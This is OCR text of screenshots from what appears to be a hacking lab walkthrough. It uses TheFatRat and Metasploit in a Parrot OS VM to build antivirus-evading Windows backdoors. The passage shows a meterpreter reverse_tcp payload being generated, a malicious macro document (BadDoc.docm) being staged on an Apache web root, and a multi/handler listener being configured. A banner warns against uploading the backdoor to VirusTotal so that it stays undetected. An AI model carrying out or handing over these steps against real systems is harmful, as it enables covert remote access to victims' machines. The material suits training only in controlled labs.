PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
Press [Enter] key to continue .....
Menu
fatrat - Parrot Terminal
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 23:51
fatrat - Parrot Terminal
File Edit View Search Terminal Help
Press [Enter] key to Continue...
Menu
fatrat - Parrot Terminal
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 23:51
fatrat - Parrot Terminal
File Edit View Search Terminal Help
[Select an Option To Begin >>
PwnWind Version v1.5
Pwned Windows with backdoor
Author : Edo Maland (Screetsec)
Powershell Injection attacks on any Windows Platform
[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Create Backdoor with C to dll (custom dll inject)
[9] Back to Menu
[TheFatRat]—[~]—[pwnwind]:
Menu
fatrat - Parrot Terminal
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


ParrotV - VMware Workstation
Applications Places System
T4 Thg10 4, 23:52
fatrat - Parrot Terminal
File Edit View Search Terminal Help
Set LPORT: 444
Please enter the base name for output files :payload
[1] windows/shell_bind_tcp
[2] windows/shell/reverse_tcp
[3] windows/meterpreter/reverse_tcp
[4] windows/meterpreter/reverse_tcp_dns
[5] windows/meterpreter/reverse_http
[6] windows/meterpreter/reverse_https
Choose Payload :3
Generate Backdoor
Name || Descript || Your Input
LHOST || The Listen Addres || 10.10.10.13
LPORT || The Listen Ports || 444
OUTPUTNAME || The Filename output || payload
PAYLOAD || Payload To Be Used || windows/meterpreter/reverse_tcp
Menu
fatrat - Parrot Terminal


ParrotV - VMware Workstation
Applications Places System
T4 Thg10 4, 23:53
fatrat - Parrot Terminal
File Edit View Search Terminal Help
Microsfot Metasploit Packet [Easy]
Version : 1.0.0
Code by : Screetsec - Edo Malad
Codename: Mario Bros
|1| Microsoft Stack overflow in MSCOMCTL.OCX
|2| The Microsoft Office Macro on Windows
|3| The Microsoft Office Macro on Mac OS X
|4| Apache OpenOffice on Windows (PSH)
|5| Apache OpenOffice on Linux/OSX (Python)
|6| Exit
[TheFatRat]—[~]—[microsploit]:
Menu
fatrat - Parrot Terminal



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 23:56
service apache2 start - Parrot Terminal
File Edit View Search Terminal Tabs Help
fatrat - Parrot Terminal
service apache2 start - Parrot Terminal
┌─[touristv@parrot]─[~]
└──╼ $sudo -i
[sudo] password for touristv:
┌─[root@parrot]─[~]
└──╼ #cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share/
┌─[root@parrot]─[~]
└──╼ #service ap
apache2 apache-htcacheclean apparmor apt-daily apt-daily-upgrade
┌─[root@parrot]─[~]
└──╼ #service apache2 start
┌─[root@parrot]─[~]
└──╼ #msfconsole -q
Menu
service apache2 start - ...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T5 Thg10 5, 00:02
msfconsole -q - Parrot Terminal
File Edit View Search Terminal Tabs Help
fatrat - Parrot Terminal
msfconsole -q - Parrot Terminal
151 exploit/windows/local/unquoted_service_path 2001-10-25 excellent Yes Windows Unquoted Service Path Privilege Escalation
152 post/windows/escalate/unmarshal_cmd_exec 2018-08-05 normal No Windows unmarshal post exploitation
153 auxiliary/dos/wireshark/capwap 2014-04-28 normal No Wireshark CAPWAP Dissector DoS
154 exploit/multi/http/wp_ait_csv_rce 2020-11-14 excellent Yes WordPress AIT CSV Import Export Unauthenticated Remote Co
de Execution
155 auxiliary/dos/http/wordpress_long_password_dos 2014-11-20 normal No WordPress Long Password DoS
156 exploit/unix/webapp/wp_photo_gallery_unrestricted_file_upload 2014-11-11 excellent Yes WordPress Photo Gallery Unrestricted File Upload
157 auxiliary/admin/http/wp_automatic_plugin_privesc 2021-09-06 normal Yes WordPress Plugin Automatic Config Change to RCE
158 auxiliary/admin/http/wp_gdpr_compliance_privesc 2018-11-08 normal Yes WordPress WP GDPR Compliance Plugin Privilege Escalation
159 exploit/windows/fileformat/xion_m3u_sehbof 2010-11-23 great No Xion Audio Player 1.0.126 Unicode Stack Buffer Overflow
160 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence
161 payload/cmd/mainframe/bind_shell_jcl normal No Z/OS (MVS) Command Shell, Bind TCP
162 payload/cmd/mainframe/reverse_shell_jcl normal No Z/OS (MVS) Command Shell, Reverse TCP
163 payload/mainframe/shell_reverse_tcp normal No Z/OS (MVS) Command Shell, Reverse TCP Inline
164 exploit/windows/fileformat/zahir_enterprise_plus_csv 2018-09-28 normal No Zahir Enterprise Plus 6 Stack Buffer Overflow
165 exploit/multi/misc/zend_java_bridge 2011-03-28 great No Zend Server Java Bridge Arbitrary Java Code Execution
166 exploit/linux/http/zyxel_ztp_rce 2022-04-28 excellent Yes Zyxel Firewall ZTP Unauthenticated Command Injection
167 exploit/unix/webapp/jquery_file_upload 2018-10-09 excellent Yes blueimp's jQuery (Arbitrary) File Upload
168 exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc 2015-12-18 excellent Yes blueman set_dhcp_handler D-Bus Privilege Escalation
169 exploit/windows/fileformat/esignal_styletemplate_bof 2011-09-06 normal No eSignal and eSignal Pro File Parsing Buffer Overflow in Q
UO
Interact with a module by name or index. For example info 169, use 169 or use exploit/windows/fileformat/esignal_styletemplate_bof
[msf](Jobs:0 Agents:0) >> use 30
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/cerberus_sftp_enumusers) >> use 60
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.10.13
lhost => 10.10.10.13
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
Menu
msfconsole -q - Parrot ...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System

